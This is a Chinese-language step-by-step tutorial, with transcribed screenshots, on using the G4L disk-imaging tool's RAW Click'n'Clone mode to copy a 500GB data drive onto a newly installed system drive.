

Ctrl(^)+Alt(⌥) 以释放光标
UG4L
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
INFORMATION
G4L - Disk Imaging with Linux
Frank Stephen 2022
G4L comes with ABSOLUTELY NO WARRANTY !
This is free Software, and you are welcome
to redistribute it freely. Read the online Help
for more info on this delicate topic.
USE AT OWN RISK!
Please use sourceforge and freecode sites
to present any issues. Generally checked daily
http://sourceforge.net/projects/g4l/
http://freecode.com/projects/g4l
Accept these conditions?
YES to proceed, NO to quit.
< Yes >
< No >


UG4L
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
MAIN MENU
Choose your desired mode:
RAW Mode ANY filesystem, every bit, local+ftp+cifs(smb)+sshfs+nfs
File Mode Some filesystems only, only files, local+special server
Utilities System info and tools
ClearHP Clear Hiberfil.sys and Pagefile.sys before NTFSCLONE
Show Help Show IMPORTANT help
< OK >
<Cancel>


选择默认的 RAW 模式





选择 Click'n'Cone,之后就到了熟悉的源目的驱动器选择界面




这回源驱动器就是数据盘500G硬盘了，目的驱动器就是新装的系统的硬盘


Ctrl(^)+Alt(⌥) 以释放光标
UG4L
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
SELECT SOURCE
Choose source drive to clone.
(Use Space Bar)
Select from:
( ) sdb ____64.00GB--UG4L-0SSD-NP80V2D75DC4QEEHK9CG
(*) sdc ___465.76GB--MD202-
( ) sr0 ____48.00MB--VirtualDVD-ROM--31415B265
< OK >
<Cancel>


Ctrl(^)+Alt(⌥) 以释放光标
UG4L
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
SELECT TARGET
Choose target drive to clone to.
(Use Space Bar)
Attention: Select a drive with at least
the same capacity. Higher capacity is OK.
Select from:
(*) sdb ____64.00GB--UG4L-0SSD-NP80V2D75DC4QEEHK9CG
( ) sdc ___465.76GB--MD202-
( ) sr0 ____48.00MB--VirtualDVD-ROM--31415B265
< OK >
<Cancel>


UG4L
G4L v0.62a, Frank Stephen 2022 modifications by Michael D. Setzer II
CLICK'n'CLONE
Choose one of the following options:
A: Select source
Select source drive (/dev/sdc)
B: Select target
Select target drive (/dev/sdb)
C: Click'n'Clone
Clone the drive now!
D: Toggle partitions
in Selections Options
P: PowerOff
after Click'n'Clone (No)
R: Reboot
after Clink'n'Clone (No)
S: Special Commands
example: route, ping, busybox, etc..
U: UUID RESET
Create new UUID for partitions on disk
X: Reboot/Poweroff
Reboot/Poweroff machine now
< OK >
<Cancel>


开始克隆

